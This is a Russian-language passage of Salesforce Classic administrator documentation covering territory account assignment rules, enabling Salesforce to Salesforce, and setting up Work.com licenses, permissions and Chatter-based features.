Предварительный просмотр назначений организации

Прим.: Данные сведения относятся только к исходной функции управления территориями и не связаны с управлением территорией предприятия.

Чтобы просмотреть организации, которые будут назначены текущей и нижестоящим территориям в случае выполнения активных правил назначения организации, выполните указанные ниже действия.

1. Последовательно выберите пункты **«Управление правилами»** > **«Предварительный просмотр»** на странице сведений о территории.
2. Чтобы сохранить правила в качестве активных, нажмите кнопку **«Сохранить»**. Чтобы сохранить правила в качестве активных и оценить правила для всех текущих организаций, нажмите кнопку **«Сохранить и запустить правила»**.

Прим.: Выполняемые правила назначения организации также охватывают организации, перемещенные в корзину.

СМ. ТАКЖЕ:

Управление правилами назначения организации

Создание и редактирование правил назначения организации

Отображение и редактирование территорий

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для предварительного просмотра назначений организации в территориях:

- «Управление территориями»

  ИЛИ

  Пользователь является менеджером прогнозов. Менеджеры прогнозов могут управлять территориями тех пользователей, которые работают ниже их уровня в иерархии территорий.

Просмотр списков унаследованных правил

Прим.: Данные сведения относятся только к исходной функции управления территориями и не связаны с управлением территорией предприятия.

Страница со списком наследованных правил содержит правила назначения организации, унаследованные от выбранной территории. Данная страница позволяет просмотреть подробные сведения о правилах, а также сведения об отдельных правилах.

- Чтобы просмотреть отфильтрованный список элементов, выберите нужное представление в раскрывающемся списке «Просмотр» или щелкните ссылку **«Создать новое представление»** для разработки собственных настраиваемых представлений.
- Чтобы просмотреть сведения о правиле, щелкните имя нужного правила.

СМ. ТАКЖЕ:

Управление территориями

Назначение организаций территориям вручную

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра наследованных правил:

- Просмотр настройки и конфигурации

Назначение организаций территориям вручную

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления организаций вручную в территории:	«Управление территориями» И «Редактирование» для организаций ИЛИ Пользователь является менеджером прогнозов, установлен флажок «Управление территориями может осуществляться менеджерами прогнозов», пользователь работает ниже собственного уровня в иерархии территорий, пользователю предоставлено полномочие «Редактирование» для организаций.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

Прим.: Данные сведения относятся только к исходной функции управления территориями и не связаны с управлением территорией предприятия.

Помимо создания и выполнения правил назначения, организации могут быть добавлены в территории вручную.

1. Нажмите кнопку **«Добавить организации»** в связанном списке «Организации, назначенные вручную» на странице сведений о территории.

2. Выберите нужное представление в раскрывающемся списке или щелкните ссылку **«Создать новое представление»** для разработки собственного настраиваемого представления.
3. Чтобы переместить организации из списка доступных в список выбранных или наоборот, щелкните **«Выбрать»** или **«Отменить выбор»**. Ниже перечислены дополнительные доступные действия.
   - Чтобы просмотреть список организаций, имена которых начинаются с определенной буквы, щелкните эту букву.
   - Чтобы просмотреть список всех организаций, соответствующих критерию текущего представления, щелкните **«Все»**.
   - Чтобы переместить все доступные организации в список выбранных, щелкните **«выбрать перечисленное»**.
   - Чтобы переместить организации из списка выбранных в список доступных, щелкните **«отменить выбор перечисленного»** или **«отменить выбор»**.
4. Выберите организации, которые должны быть вручную добавлены в территорию, и нажмите кнопку **«Назначить»**.

Прим.: Добавление организаций вручную не связано с выполнением правил назначения организации. Организация, добавленная вручную, может быть удалена из территории только вручную. Кроме того, организации могут быть добавлены в территории посредством правил назначения.

СМ. ТАКЖЕ:

Отображение и редактирование территорий

Включение деловых сетей для межорганизационного сотрудничества

Включение функции Salesforce to Salesforce

Внимание: Включение функции Salesforce to Salesforce является необратимым, однако пользователи могут управлять общедоступной информацией и соответствующими подключениями. Кроме того, пользователи могут в любое время отменить общий доступ или изменить его параметры. Включая функцию Salesforce to Salesforce, пользователи подтверждают свое согласие на обработку компанией salesforce.com обновленных данных организации, используемых совместно с другими организациями. Благодаря функции Salesforce to Salesforce, пользователи могут предоставлять доступ к данным сторонним получателям, которые также могут использовать данную функцию для предоставления доступа другим неизвестным получателям. Ответственность за ограничение на использование и разглашение общедоступных данных, а также выполнение других договорных обязательств, возлагается на исходных пользователей.

Для включения функции Salesforce to Salesforce:

1. Введите строку *«Параметры `Salesforce to Salesforce`»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры Salesforce to Salesforce»**.
2. Нажмите кнопку **«Правка»**.
3. Установите флажок «Включить».
4. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения функции Salesforce to Salesforce:
- Изменение всех данных

После включения функции Salesforce to Salesforce создается новый пользователь с именем «Пользователь подключения». Данный пользователь не учитывается в количестве использованных лицензий, а также не отображается на страницах управления пользователями.

Поле «Последнее изменение сделано» общедоступной записи, обновленной бизнес-партнером, содержит значение «Пользователь подключения», которое позволяет отслеживать любые изменения, внесенные бизнес-партнерами.

Пользователю подключения автоматически назначается профиль «Партнерская сеть». Профиль «Партнерская сеть» недоступен для изменения и отсутствует на страницах управления профилями.

Ниже перечислены действия, доступные пользователю после включения функции Salesforce to Salesforce.

1. Создайте набор полномочий с полномочием «Управление подключениями» и значением «Доступно» для вкладки «Подключения», а затем назначьте данный набор полномочий пользователям, которые будут работать с подключениями Salesforce to Salesforce.

   Рекомендуем предоставить полномочие «Управление очередями» всем пользователям с полномочием «Управление подключениями». Таким образом, очереди для подключений могут создаваться и управляться без помощи администратора.

2. Настройте параметры функции Salesforce to Salesforce (например, шаблоны сообщений для отправки приглашений бизнес-партнерам).
3. Добавьте связанный список «Внешний общий доступ» в макеты страниц для соответствующих профилей.

   Прим.: Данный связанный список может быть доступен всем пользователям, независимо от наличия полномочия «Управление подключениями».

4. Чтобы разрешить пользователям просмотр и принятие общедоступных записей, создайте настраиваемые списковые представления для связанного списка «Внешний общий доступ» и предоставьте доступ соответствующим пользователям.
5. При необходимости добавьте столбцы «Имя принятого подключения» и «Имя отправленного подключения» в связанные списки макетов страниц для нужных объектов.
6. Создайте и контролируйте подключения к бизнес-партнерам.

СМ. ТАКЖЕ:

Общие сведения о функции Salesforce to Salesforce

Советы по использованию функции Salesforce to Salesforce

Запрос на предмет использования партнерами системы Salesforce

Настройка Salesforce to Salesforce

Функция Salesforce to Salesforce позволяет использовать шаблоны сообщения для взаимодействия с бизнес-партнерами. Кроме того, пользователи могут настроить адреса эл. почты и имена, используемые в шаблонах. Чтобы настроить любые доступные параметры, выполните указанные ниже действия.

1. Введите строку *«Параметры Salesforce to Salesforce»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры Salesforce to Salesforce»**.
2. Чтобы изменить указанные ниже параметры, нажмите кнопку **«Правка»**.

Параметр	Описание
Адрес эл. почты отправителя	Адрес эл. почты, используемый для отправки всех шаблонов сообщения Salesforce to Salesforce (например, partner@acme.com). Сообщения эл. почты отправляются системой Salesforce автоматически, однако в качестве отправителя отображается данный адрес. Кроме того, данный адрес используется для отправки ответа на шаблон сообщения.
Имя эл. почты отправителя	Имя, которое будет связано с адресом эл. почты отправителя (например, «Менеджер канала распределения Acme»).
Шаблон приглашения	Шаблон, используемый для отправки приглашений.
Шаблон деактивации	Шаблон, используемый для уведомления бизнес-партнера о деактивации подключения.
Шаблон принятия приглашения	Шаблон, используемый для уведомления бизнес-партнера о принятии приглашения.
Шаблон отклонения приглашения	Шаблон, используемый для уведомления бизнес-партнера об отклонении приглашения.
Шаблон обновления профиля подключения	Шаблон, используемый для уведомления бизнес-партнеров об изменении активного профиля подключения.

3. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки функции Salesforce to Salesforce:

- Изменение всех данных

СМ. ТАКЖЕ:

- Общие сведения о функции Salesforce to Salesforce
- Приглашение бизнес-партнеров к подключению с помощью Salesforce to Salesforce
- Управление подключениями
- Предоставление общего доступа к записям с помощью функции Salesforce to Salesforce

Настройка Work.com

Общие сведения о внедрении Work.com

Work.com — это набор инструментов для управления продажами и услугами, позволяющий менеджерам и рабочим группам повысить эффективность обучения и выполнения поставленных задач.

Work.com поддерживает разные функции, предназначенные для повышения производительности рабочих групп. А именно: признание, связанное с реальными наградами, подробные цели и обучение в режиме реального времени, а также полнофункциональные обзоры производительности.

Чтобы настроить Work.com после получения лицензий Work.com, выполните указанные ниже действия.

- Назначьте администратора Work.com для завершения процесса настройки.
- Включите настройки для функций Work.com.
- Настройте полномочия для функций Work.com посредством профилей или наборов полномочий.
- Назначьте лицензии Work.com пользователям.
- Настройте функции Work.com для организации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Лицензия на компонент **Work.com** является дополнительной для версии **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** или **Developer Edition** и добавленной в версию **Performance Edition**.

СМ. ТАКЖЕ:

Предварительные требования
Назначение администратора Work.com
Включение функций Work.com
Доступ к функциям Work.com
Типы лицензий Work.com
Общие сведения о функциях Work.com

Предварительные требования

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения функций Work.com:	Настройка приложения
Для назначения наборов полномочий:	Назначение наборов полномочий
Для назначения профилей:	Управление пользователями
Для настройки параметров безопасности поля:	Управление профилями и наборами полномочий И Настройка приложения
Для просмотра вкладки «Калибровка»:	Включение калибровки Work.com

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Лицензия на компонент **Work.com** является дополнительной для версии **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** или **Developer Edition** и добавленной в версию **Performance Edition**.

Прежде чем включить Work.com в организации, составьте план внедрения.

Прежде чем начать процесс внедрения, рекомендуем включить полномочия Work.com и получить лицензии Work.com для организации Salesforce. Данные действия будут координироваться контактом Salesforce. При необходимости проверьте наличие доступных лицензий Work.com. В разделе «Настройка» введите *«Сведения о компании»* в поле «Быстрый поиск», затем выберите **«Сведения о компании»** и проверьте имя пользователя Work.com в разделе **«Лицензии на компоненты»**.

Прим.: Рекомендуем включить поддержку Chatter, независимо от версии, используемой организацией. Многие функции Work.com используют ленту Chatter для взаимодействия с пользователями и их уведомления. Чтобы подтвердить включение Chatter, введите строку *«Параметры Chatter»* в поле «Быстрый поиск», выберите пункт **«Параметры Chatter»** и убедитесь, что параметры Chatter включены.

СМ. ТАКЖЕ:

Назначение администратора Work.com

Включение Work.com

Назначение администратора Work.com

Прежде чем включить Work.com в организации, рекомендуем назначить лицензию на компонент «Пользователь Work.com» пользователю, являющемуся системным администратором и несущему ответственность за настройку Work.com для организации.

Администратор, настраивающий Work.com, должен назначить лицензию самому себе.

1. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
2. Щелкните ссылку **«Правка»** напротив имени пользователя, который будет системным администратором.
3. Установите флажок **«Пользователь Work.com»** в правом столбце.
4. Нажмите кнопку **«Сохранить»**.

Настоятельно рекомендуем создать отдельный профиль «Администратор Work.com» с ограниченным доступом ввиду широких возможностей стандартного профиля Salesforce «Системный администратор».

СМ. ТАКЖЕ:

Включение функций Work.com

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения администратора Work.com:

- Настройка приложения

Включение функций Work.com

Администраторы могут включать настройки для функций Work.com на странице «Параметры Work.com».

Все параметры, кроме разделов «Параметры благодарностей» и «Параметры навыков», требуют наличия лицензии Work.com.

1. Введите строку *«Параметры Work.com»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры Work.com».**
2. Выберите нужные функции Work.com.

   При приобретении Work.com до выпуска Spring'15 функции, отображаемые пользователям, определяются наличием лицензий на компонент **Work.com Motivate, Work.com Align** или **Work.com Perform**.

Функция	Section	Описание
Включить благодарности	**Параметры благодарностей**	Данная функция позволяет пользователям выражать свою признательность посредством эмблем-благодарностей в ленте Chatter. При отключении данного параметра действие «Благодарность» будет недоступно в публикаторе Chatter. Тем не менее, сообщения-благодарности, созданные ранее, будут доступны без ограничений.
Разрешить создание настраиваемых эмблем только определенной группе пользователей	**Параметры благодарностей**	По умолчанию создание настраиваемых эмблем доступно всем пользователям. Данный параметр позволяет создавать эмблемы только пользователям с полномочием «Создание» для объекта «Награда».
Включить награды	**Параметры признаний**	Данная функция позволяет дополнять эмблемы реальными наградами. Авторы наград могут загружать коды подарков для создания копилок наград. Дополнительную информацию о создании наград см. в разделе «Копилки наград».
Включить группы менеджеров для обучения	**Параметры обучения**	Включите группы менеджеров, чтобы менеджеры могли иметь доступ к пространствам обучения отчитывающихся пользователей. Для включения этой настройки сначала следует включить «Группы менеджеров» в меню «Настройка» в разделе **«Параметры общего доступа»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения функций Work.com:

- Настройка приложения

Функция	Section	Описание
Включить группы менеджеров для целей	**Параметры целей**	Включите группы менеджеров, чтобы менеджеры могли иметь доступ к целям отчитывающихся пользователей. Для включения этой настройки сначала следует включить «Группы менеджеров» в меню «Настройка» в разделе **«Параметры общего доступа»**.
Включить калибровку	**Параметры производительности**	Данная функция позволяет просматривать и обновлять показатели эффективности рабочих групп и отдельных пользователей. Прим.: В организациях, использующих версию **Performance Edition**, функция «Калибровка» не поддерживается следующими профилями: «Менеджер контрактов», «Пользователь Marketing», «Только для чтения» и «Менеджер решений».
Включить навыки	**Параметры навыков**	Данная функция позволяет пользователям добавлять навыки в свои профили и подтверждать навыки других пользователей. Включение данного параметра заменяет виджет «Профильные темы» в профиле Chatter.
Ограничить редактирование навыков и подтверждений страницами сведений о записях	**Параметры навыков**	Данная функция позволяет пользователям выключать встроенное редактирование навыков и подтверждений в профилях Chatter, а также ограничивать редактирование страницами сведений о записях. Рекомендуем использовать данную функцию только при дополнении данных объектов настраиваемыми обязательными полями. Прим.: Не рекомендуем включать данный параметр при использовании навыков в профилях Chatter.
Включить автоматические сообщения ленты о навыках	**Параметры навыков**	Данная функция позволяет автоматически создавать сообщения ленты Chatter при добавлении нового навыка.
Включить предложенные навыки	**Параметры навыков**	Данная функция позволяет отображать дополнительные навыки пользователей на основе их действий в темах Chatter.

3. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Доступ к функциям Work.com

Доступ к функциям Work.com

После включения Work.com для организации предоставьте пользователям доступ к функциям Work.com посредством профилей или наборов полномочий.

Администраторы могут предоставлять пользователям доступ к функциям Work.com посредством профилей или наборов полномочий.

Прим.: Организации Professional Edition должны будут предоставлять доступ посредством текущих профилей.

- Профиль содержит полномочия пользователя и параметры доступа, которые определяют действия, доступные пользователям в организации. Каждому пользователю может быть назначен только один профиль. Дополнительную информацию о создании профилей см. в разделе «Рекомендованные профили Work.com».
- Набор полномочий — это совокупность параметров и полномочий, которая предоставляет пользователям доступ к различным инструментам и функциям. Наборы полномочий позволяют расширить функциональный доступ пользователей без изменения их профилей. Дополнительную информацию о создании соответствующих наборов полномочий см. в разделе «Рекомендованные наборы полномочий Work.com».

Лицензии пользователя Work.com Only, предоставленные организации, поддерживают стандартный профиль Work.com Only. Помните, что стандартный профиль не может быть изменен, но может быть клонирован для последующего изменения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

СМ. ТАКЖЕ:

Рекомендованные наборы полномочий Work.com

Назначение наборов полномочий Work.com

Рекомендованные профили Work.com

Назначение профилей Work.com

Типы лицензий Work.com

Назначение наборов полномочий Work.com

Назначьте наборы полномочий, поддерживающие доступ к компоненту Work.com, пользователям посредством меню «Настройка».

Прежде чем назначить наборы полномочий пользователям, рекомендуем создать наборы полномочий, поддерживающие доступ к компоненту Work.com. Дополнительную информацию см. в разделе «Рекомендованные наборы полномочий Work.com».

1. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
2. Выберите нужного пользователя.
3. Нажмите кнопку **«Редактировать назначения»** в связанном списке «Назначения набора полномочий».
4. Чтобы назначить набор полномочий, выберите нужный набор в поле «Доступные наборы полномочий» и нажмите кнопку **«Добавить»**. Чтобы удалить назначение набора полномочий, выберите нужный набор в поле «Включенные наборы полномочий» и нажмите кнопку **«Удалить»**.

   Прим.: Некоторые полномочия могут быть предоставлены пользователю только при наличии соответствующих лицензий набора полномочий. Например, набор полномочий «Identity», дополненный полномочием «Использование Identity Connect», может быть назначен только пользователям с лицензией набора полномочий Identity Connect.

5. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения наборов полномочий:

- Назначение наборов полномочий

Назначение профилей Work.com

Назначьте профили, поддерживающие доступ к компоненту Work.com, пользователям посредством меню «Настройка».

Прежде чем назначить профили пользователям, рекомендуем создать профили, поддерживающие доступ к компоненту Work.com. Дополнительную информацию см. в разделе «Рекомендованные профили Work.com».

1. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
2. Щелкните ссылку **«Правка»** напротив нужного пользователя.
3. Выберите нужный профиль из раскрывающегося списка **«Профиль»**.
4. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения профилей:

- Управление пользователями

Типы лицензий Work.com

После предоставления доступа к функциям Work.com посредством наборов полномочий или профилей назначьте пользователям лицензию Work.com.

Work.com поддерживает два типа лицензий.

- Лицензии пользователя Work.com Only предназначаются пользователям без лицензии Salesforce, которым требуется доступ только к функциям Work.com.

  Прим.: Лицензии пользователя Work.com Only поддерживают ограниченные функции администрирования. Пользователям, которые будут администрировать циклы сводок по производительности или другие функции Work.com, должны быть назначены лицензии на компонент «Пользователь Work.com».

- Лицензии на компонент «Пользователь Work.com» предназначаются пользователям, имеющим лицензию Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Прежде чем назначить лицензии всем пользователям, рекомендуем настроить функции Work.com. Например, первоначальное ограничение лицензий администраторами Work.com позволяет избежать раннего предоставления доступа к некоторым функциям.

СМ. ТАКЖЕ:

Назначение лицензий пользователя Work.com Only

Назначение лицензий на компонент «Пользователь Work.com»

Общие сведения о функциях Work.com

Назначение лицензий пользователя Work.com Only

Назначьте лицензию Work.com Only пользователям без лицензии Salesforce, которым требуется доступ только к компоненту Work.com.

Лицензии пользователя Work.com Only поддерживают ограниченные функции администрирования. Пользователям, которые будут администрировать циклы сводок по производительности или другие функции Work.com, должны быть назначены лицензии на компонент «Пользователь Work.com».

1. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
2. Щелкните ссылку **«Правка»** напротив нужного пользователя.
3. Выберите значение **«Work.com Only»** из раскрывающегося списка **«Лицензия пользователя»**.
4. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения лицензий пользователя:

- Управление пользователями

СМ. ТАКЖЕ:

Типы лицензий Work.com

Назначение лицензий на компонент «Пользователь Work.com»

Назначение лицензий на компонент «Пользователь Work.com»

Назначьте лицензию на компонент «Пользователь Work.com» пользователям, имеющим лицензию Salesforce.

1. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
2. Щелкните ссылку **«Правка»** напротив нужного пользователя.
3. Установите флажок **«Пользователь Work.com»** в правом столбце.
4. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Типы лицензий Work.com

Назначение лицензий пользователя Work.com Only

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения лицензий на компонент:

- Управление пользователями

Настройка функций Work.com

Общие сведения о функциях Work.com

Большинство функций Work.com требуют наличия расширения Work.com, но некоторые функции доступны пользователям Sales Cloud без ограничений.

Функции «Навыки» и «Благодарность» (кроме наград) доступны пользователям без Work.com. Другие функции доступны только при наличии расширения Work.com.

Табл. 11: Доступные функции Work.com

Функция	Требуется расширение Work.com
Признание: создание и вручение эмблем-благодарностей	
Признание: создание и вручение эмблем-наград	✅
Навыки: публикация и подтверждение навыков	
Цели: определение и отслеживание выполненного объема работ	✅
Обучение: возможность обучения в режиме реального времени	✅
Отзывы: публикация отзывов	✅

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция	Требуется расширение Work.com
Производительность: отслеживание данных о производительности	✅
Калибровка: визуализация и изменение данных о производительности	✅

Прим.: Рекомендуем включить поддержку Chatter, независимо от версии, используемой организацией. Многие функции Work.com используют ленту Chatter для взаимодействия с пользователями и их уведомления. Чтобы подтвердить включение Chatter, введите строку *«Параметры Chatter»* в поле «Быстрый поиск», выберите пункт **«Параметры Chatter»** и убедитесь, что параметры Chatter включены.

При необходимости настройте области отображения разных вкладок (например, «Цели» и «Отзывы») внутри приложения Work.com и в профилях пользователей. Введите строку *«Приложения»* в поле «Быстрый поиск» в меню «Настройка», выберите пункт **«Приложения»** и внесите необходимые изменения в приложения и приложения вложенной вкладки. Дополнительную информацию см. в разделе «Управление приложениями вложенной вкладки» в справочном разделе Salesforce.

СМ. ТАКЖЕ:

- Общие сведения о внедрении Work.com
- Функции «Благодарность» и «Навыки»
- Функции «Цели» и «Обучение»
- Функции «Сводка по производительности» и «Калибровка»
- Общие сведения об отчетах и панелях мониторинга Work.com

Функции «Благодарность» и «Навыки»

Настройте функции «Благодарность» и «Навыки» путем настройки благодарностей в публикаторе Chatter и назначения макета публикатора профилям.

Прежде чем настраивать функции «Благодарность» и «Признание», убедитесь в их наличии. Введите строку «Параметры Work.com» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры Work.com»** и включите нужный параметр.

Дополнительную информацию о создании наград см. в разделе «Копилки наград» интерактивной справки Salesforce. Дополнительную информацию о настройке навыков см. в разделе «Настройка навыков».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

СМ. ТАКЖЕ:

- Общие сведения о функциях Work.com
- Настройка действия «Благодарность» в публикаторе Chatter и на панели действий приложения Salesforce1
- Назначение макета публикатора профилям

Настройка действия «Благодарность» в публикаторе Chatter и на панели действий приложения Salesforce1

При необходимости измените расположение действия «Благодарность» в публикаторе Chatter и на панели действий приложения Salesforce1, либо отмените его доступность для определенных профилей.

Чтобы изменить публикатор Chatter, включите действия в публикаторе.

1. Введите строку *«Параметры Chatter»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры Chatter».**
2. Убедитесь в наличии флажка «Включить действия в публикаторе» в разделе «Действия в публикаторе». В противном случае, нажмите кнопку **«Правка»**, установите флажок «Включить действия в публикаторе» и нажмите кнопку **«Сохранить»**.
3. Введите строку *«Макеты публикатора»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Макеты публикатора»**.
4. Щелкните ссылку **«Правка»** напротив глобального макета публикатора.
5. Перетащите действие **«Благодарность»** в нужную область публикатора Chatter или панели действий приложения Salesforce1.
6. Нажмите кнопку **«Сохранить»**.

Чтобы скрыть действие «Благодарность» от определенных пользователей, измените параметры доступности профиля.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки действий:

- Настройка приложения

СМ. ТАКЖЕ:

Функции «Благодарность» и «Навыки»

Назначение макета публикатора профилям

Назначение макета публикатора профилям

Назначьте макет публикатора, поддерживающий функцию «Благодарность», профилям пользователя. Пользователи данных профилей могут благодарить своих коллег прямо из публикатора.

Чтобы отменить доступ некоторых пользователей организации к данной функции, создайте другой макет, который не поддерживает функцию «Благодарность», и назначьте его профилю. Функция «Благодарность» не будет отображаться пользователям данного профиля в публикаторе.

1. Введите строку *«Макеты публикатора»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Макеты публикатора»**.
2. Нажмите кнопку **«Назначение макета публикатора»**.
3. Щелкните **«Редактировать назначение»**.
4. Чтобы выбрать профиль пользователя, щелкните любую область соответствующей строки таблицы.
5. Выберите нужный глобальный макет публикатора в раскрывающемся списке «Макет публикатора для использования».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки быстрых действий:

- Настройка приложения

6. Сохраните макет.

СМ. ТАКЖЕ:

- Функции «Благодарность» и «Навыки»
- Настройка действия «Благодарность» в публикаторе Chatter и на панели действий приложения Salesforce1

Функции «Цели» и «Обучение»

Включите функции отслеживания ленты и журнала для дальнейшего отслеживания целей и обучения.

Прим.: Для настройки функций «Цели» и «Обучение» необходимо включить Chatter.

Функция отслеживания ленты позволяет пользователям просматривать обновления ленты Chatter для любых соответствующих изменений. Функция отслеживания журнала позволяет отслеживать изменения важных полей. Рекомендуем отслеживать изменения для объектов «Цель», «Показатель» и «Обучение».

Чтобы предоставить всем сотрудникам доступ к общекорпоративным целям, воспользуйтесь ключевыми целями компании.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

СМ. ТАКЖЕ:

- Общие сведения о функциях Work.com
- Включение функции отслеживания ленты для целей
- Включение функции отслеживания ленты для обучения
- Включение функции отслеживания ленты для показателей
- Включение функции отслеживания журнала для полей объекта «Цель»
- Включение функции отслеживания журнала для полей объекта «Обучение»
- Включение функции отслеживания журнала для полей объекта «Показатель»
- Настройка ключевых целей компании

Включение функции отслеживания ленты для целей

Отслеживание обновлений для целей позволяет пользователям получать уведомления о важных изменениях.

Определите обновления целей, которые должны быть доступны пользователям, и выберите связанные поля для отслеживания.

1. Введите строку *«Отслеживание ленты»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Отслеживание ленты»**.
2. Щелкните объект «Цель».
3. Установите флажок **«Включить отслеживание ленты»**.
4. Выберите нужные поля.

   Совет: При выборе объекта «Цель» рекомендуем отслеживать поля «Дата завершения», «Крайний срок», «Имя ответственного», «Выполнение» и «Все связанные объекты».

5. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки полей, отслеживаемых в лентах:

- Настройка приложения

СМ. ТАКЖЕ:

Функции «Цели» и «Обучение»

Включение функции отслеживания ленты для обучения

Включение функции отслеживания журнала для полей объекта «Цель»

Включение функции отслеживания журнала для полей объекта «Обучение»

Настройка ключевых целей компании

Включение функции отслеживания ленты для обучения

Отслеживание обновлений для пространств обучения позволяет пользователям получать уведомления о важных изменениях.

Определите обновления обучения, которые должны быть доступны пользователям, и выберите связанные поля для отслеживания.

1. Введите строку *«Отслеживание ленты»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Отслеживание ленты»**.
2. Щелкните объект «Обучение».
3. Установите флажок **«Включить отслеживание ленты»**.
4. Выберите нужные поля.

   Совет: При выборе объекта «Обучение» рекомендуем отслеживать поля «Неактивно» и «Все связанные объекты».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки полей, отслеживаемых в лентах:

- Настройка приложения

5. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Функции «Цели» и «Обучение»

Включение функции отслеживания ленты для целей

